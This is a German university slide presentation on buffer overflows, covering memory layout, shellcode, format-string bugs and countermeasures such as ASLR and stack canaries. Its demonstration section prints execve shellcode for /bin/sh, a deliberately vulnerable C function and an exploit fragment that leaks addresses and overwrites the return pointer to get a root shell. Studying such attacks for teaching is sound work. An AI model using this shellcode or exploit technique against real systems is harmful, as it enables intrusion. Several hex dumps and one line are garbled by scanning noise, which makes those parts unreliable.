Buffer Overflows

Praktische Analyse von Schwachstellen

Jakob Stühn, John Meyerhoff, Sam Taheri

H-BRS

January 13, 2022



Inhalt

- Geschichte
- Grundlegende Theorie
 - Speicheraufbau
 - Stack Overflows
- Shellcode
- Praktische Analyse
 - Programmierfehler
 - Demonstration
- Gegenmaßnahmen
- Fazit



Geschichte: Bekannte Buffer Overflows

- The Morris Worm (November 1988)
- SQL-Slammer (Januar 2003)
- HP-Drucker Firmware (2018)
- WhatsApp MP4 (2019)

Definition

Im weitesten Sinne beschreibt ein Buffer Overflow eine Schwachstelle in einem Computerprogramm, bei der ein Angreifer einen Speicherbereich fester Größe überschreibt und diesen so zum "Überlaufen" bringt. Durch Ausspähen und Analysieren der Software kann dieses Überschreiben so gezielt geschehen, dass der Fluss des Programms verändert und zuvor injizierter Schadcode ausgeführt wird.

Speicheraufbau




Figure: Prozess im Speicher

Stack Overflow



- Wert einer Variable verändern
- Function Pointer manipulieren
- Return Pointer überschreiben




Figure: Buffer im Stack während eines Overflows

Weitere Overflows

Weitere Buffer Overlows:

- Heap Overflows
 Angriffe im dynamisch allozierten Heap-Speicher
- Integer Overflows Überschreiten des zulässigen Wertebereichs
- Unicode Overflows
 Einfügen von Unicode-Zeichen in ASCII



Shellcode

Definition

- Shellcode ist eine Folge von Anweisungen.
 Diese kann über einen Exploit in einen Prozess injiziert werden.
- In der Computersicherheit meint Shellcode ursprünglich Code, der bei der Ausführung eine Shell öffnet
- Üblicherweise in Assembly

Shellcode

Beispiel

```
6a 42
                         push
                                0x42
58
                         pop
                                 rax
fec4
                         inc
                                 ah
48 99
                         cqo
52
                         push
                                 rdx
48 bf 2f 62 69 6e 2f
                         movabs rdi, 0x68732f2f6e69622f
2f 73 68
57
                         push
                                 rdi
54
                         push
                                rsp
5e
                         pop
                                 rsi
49 89 d0
                                 r8, rdx
                         mov
49 89 d2
                                 r10, rdx
                         mov
                         syscall
0f 05
```

Shellcode

Register zum Zeitpunkt des Syscalls

Die verwendeten Register:

RAX: 322 (Nummer des Syscalls)

RDI: 0x68732f2f6e69622f (Pfad der auszuführenden Datei: "/bin//sh")

RSI: Pointer auf RDI (Zeiger auf den Pfad)

Die optionalen bzw. nicht verwendeten Register:

RDX: 0 (Optional) **R10**: 0 (Optional) **R8**: 0 (Optional)

R9: ? (Nicht verwendet)



Programmierfehler

Overflow-anfällig sind Sprachen, welche direkte Zugriffe auf die Speicherstrukturen des Systems ermöglichen:

- Assembly
- C/C++
- Fortran

Programmierfehler

Problematisch sind Funktionen, welche keine Kontrolle auf die Länge des Inputs implementieren:

- gets(buffer)
 Erwartet Input und kopiert diesen in den angegebenen Speicher
- strcopy(buffer, input)
 Kopiert einen Input in den angegebenen Speicher

Format-String-Schwachstelle

Unvorsichtige Verwendung von Formatierungsfunktionen:

- printf(''%s'', chars)
 Korrekte/Sichere Verwendung
- printf(chars)
 Falsche/Unsichere Verwendung

Demonstration

Funktion gruss() im C-Programm

```
void gruss() {
    char name[256] = {0};
    printf("\nWie ist dein Name?:\n");
    gets(name);
    iterate(name);
    printf(name);
    printf(" ich qruesse dich!");
```

Demonstration

Segmentierungsfehler

Ausgegebene Speicheradressen

```
Wie ist dein Name?:
%p %p %p %p
0×2070252070252070 0×7ffea77bacec 0×7fcdabdc79a0 0×7ffea77bace0 ich gruesse dich!
```

Demonstration

Memory Map

```
00400000-00401000 r--p 00000000 08:01 835843
                                                                          /home/jakob-kali/Schreibtisch/hallo
                                                                          /home/jakob-kali/Schreibtisch/hallo
00401000-00402000 r-xp 00001000 08:01 835843
00402000-00403000 r--p 00002000 08:01 835843
                                                                          /home/jakob-kali/Schreibtisch/hallo
00403000-00404000 r--p 00002000 08:01 835843
                                                                         /home/jakob-kali/Schreibtisch/hallo
                                                                         /home/jakob-kali/Schreibtisch/hallo
00404000-00405000 rw-p 00003000 08:01 835843
015e3000-01604000 rw-p 00000000 00:00 0
                                                                          [hean]
7fcdabc07000-7fcdabc09000 rw-p 00000000 00:00 0
                                                                         /usr/lib/x86 64-linux-gnu/libc-2.32.so
7fcdabc09000-7fcdabc2f000 r--p 00000000 08:01 659120
7fcdabc2f000-7fcdabd78000 r-xp 00026000 08:01 659120
                                                                         /usr/lib/x86 64-linux-gnu/libc-2.32.so
7fcdabd78000-7fcdabdc3000 r--p 0016f000 08:01 659120
                                                                         /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc3000-7fcdabdc4000 ---p 001ba000 08:01 659120
                                                                         /usr/lib/x86 64-linux-gnu/libc-2.32.so
                                                                         /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc4000-7fcdabdc7000 r-- p 001ba000 08:01 659120
7fcdabdc7000-7fcdabdca000 rw-p 001bd000 08:01 659120
                                                                         /usr/lib/x86 64-linux-gnu/libc-2.32.so
7fcdabdca000-7fcdabdd0000 rw-p 00000000 00:00 0
                                                                         /usr/lib/x86 64-linux-gnu/ld-2.32.so
7fcdabde7000-7fcdabde8000 r--p 00000000 08:01 659116
7fcdabde8000-7fcdabe08000 r-xp 00001000 08:01 659116
                                                                         /usr/lib/x86 64-linux-gnu/ld-2.32.so
7fcdabe08000-7fcdabe11000 r--p 00021000 08:01 659116
                                                                         /usr/lib/x86 64-linux-gnu/ld-2.32.so
7fcdabe11000-7fcdabe12000 r--p 00029000 08:01 659116
                                                                         /usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe12000-7fcdabe14000 rw-p 0002a000 08:01 659116
                                                                          /usr/lib/x86 64-linux-gnu/ld-2.32.so
7ffea779b000-7ffea77bc000 rwxp 00000000 00:00 0
                                                                          [stack]
7ffea77c4000-7ffea77c8000 r-- p 00000000 00:00 0
7ffea77c8000-7ffea77ca000 r-xp 00000000 00:00 0
                                                                          [vdso]
```

Demonstration

Speicherinhalt

```
fea77bacc5: 0×000040107000007f
                                          0xfea77hade0000000
                                          0×4242424242000000
0x7ffea77bacd5: 0x000040133900007f
0×7ffea77bace5: 0×424242424242424242
                                          0×424242424242424242
   fea77bacf5: 0x424242424242424242
                                          0×424242424242424242
   fea77bad05: 0×424242424242424242
                                          0×424242424242424242
0×7ffea77bad15: 0×424242424242424242
                                          0×4242424242424242
0×7ffea77bad25: 0×2520424242424242
                                          0×2070252070252070
0×7ffea77bad35: 0×4242424242207025
                                          0×4242424242424242
   fea77bad45: 0×424242424242424242
                                          0×4242424242424242
   fea77bad55: 0x424242424242424242
                                          0×424242424242424242
   fea77bad65: 0×4242424242424242
                                          0×4242424242424242
   fea77bad75: 0×424242424242424242
                                          0×424242424242424242
   fea77bad85: 0×424242424242424242
                                          0×4242424242424242
   fea77bad95: 0×4242424242424242
                                          0×424242424242424242
0×7ffea77bada5: 0×424242424242424242
                                          0×424242424242424242
                                          0×00000000000424242
0x7ffea77hadb5: 0x424242424242424242
0×7ffea77badc5: 0×0000000000000000
                                          0×00000000000000000
```

Demonstration - Position des RIP




 $lakdz gxdmjrtvgzdmxjg fvxdr fgjvxyxvrj fjmvdxmxmjgrjmh \\ grgxjv fhzjesnbcjzhebsu$

264 Bytes

8 Bytes

Demonstration - Payloads



Demonstration - Exploit

```
s.send("%p %p\n")
r = s.recv(1024)
start = int(r.split(",")[1], 16) - 6
```

```
RIP = struct.pack("Q", (start + len(padding) + 8) + 16)
```

```
payload = padding + RIP + "\times90" * 32 + shellcode
```

Demonstration - Root Shell

Übersicht

Low-Level:

- Hardware-basierte Lösungen
- Betriebssystembasierte Ansätze

Passive Härtung der Programme:

- C Range Error Detector und Out Of Bounds Object
- Address Space Layout Randomization
- Manuelles Buffer-Overflow-Blocken (Input-Bereinigung)

Aktive (analysierende) Lösungen:

- Statische Analyse
- Stack-Schutz mit "Canary" (Zufallszahl)



Low-Level-Probleme

Hardware- und betriebssystembasierte Lösungen

- können alle Overflows verhindern
- können nicht unterscheiden ob böswillig oder geplant

Leider ist es praktisch nicht umsetzbar, in einer Hardwarelösung zu unterscheiden, welcher Buffer Overflow böswillig und welcher gewollt ist. Damit ist dieser Ansatz nicht praktikabel.

C Range Error Detector und Out Of Bounds Object

- Out Of Bounds Object hilft Referenzen ungefährlich zu machen.
- Jede Adresse, welche nicht im gültigen Bereich liegt, verweist auf das OOBO.
- Kann umgangen werden, sofern der Angreifer über Speicheradressen informiert ist.

Testen

- Erhöhen Sicherheit und Robustheit
- Fuzzy Tests gezielt zufällig
- Spezifische Payloads und Escape-Sequenzen
- Werkzeuge wie SonarLint analysieren statisch

Statische Analyse

- Programm wird bereits vor der Ausführung analysiert
- Kann Schwachstellen bestimmen und Lösungen vorschlagen
- Zeitsparend aber alleine nicht ausreichend.
- Abwesenheit von Schwachstellen unmöglich zu bestimmen.

Bug-Bounty-Programme

Externalisieren von Tests durch Prämien für gefundene Sicherheitslücken.

Die Prämien sind davon abhängig:

- in welcher Version der Software
- unter welchen Voraussetzungen

eine Schwachstelle vorliegt und welche Art des Zugriffes der Angriff ermöglicht.

Buffer-Overflow-Sicherheitslücken haben eine implizit hohe Zugriffsstufe und gehören dadurch zu den lukrativsten.



Stack-Schutz mit Canaries

(engl. Kanarienvogel) – Kanarienvögel als Indikator für Gas in Minen.

Manuelles Buffer-Overflow-Blocken

Input Sanitization \rightarrow infizierte Eingaben bereinigen Im schlimmsten Fall wird eine semantisch inkorrekte Eingabe weiterverarbeitet, nicht aber eine böswillige, durch welche Datenlecks oder ungewollte Aufrufe entstehen würden.

- Eingaben zuerst filtern und dann validieren.
- Nicht immer möglich
- Zwischen normaler und böswilliger Anfrage unterscheiden
- Nicht immer zuverlässig

Dieser Ansatz ist sehr effektiv, aber dafür auch sehr aufwändig.



Fazit

Unsere Ergebnisse zeigen, dass:

- es schwierig ist, sämtliche Vektoren zu überblicken.
- Verfahren wie ASLR Angriffsflächen verkleinern können.
- absoluter Schutz bei Ansprüchen an Funktionalität, nicht möglich ist.
- Canaries effektiv sind.
- erfolgreiche Angriffe potentiell fatale (auch langfristige) folgen haben.



Ausblick

Für Entwickler sind saubere und sichere Programmierfertigkeiten unabdinglich, um eine resistente Grundlage für robuste Software zu schaffen. Vorerst bleiben Buffer Overflows eine allgegenwärtige Sicherheitslücke in vielen Programmen und Systemen.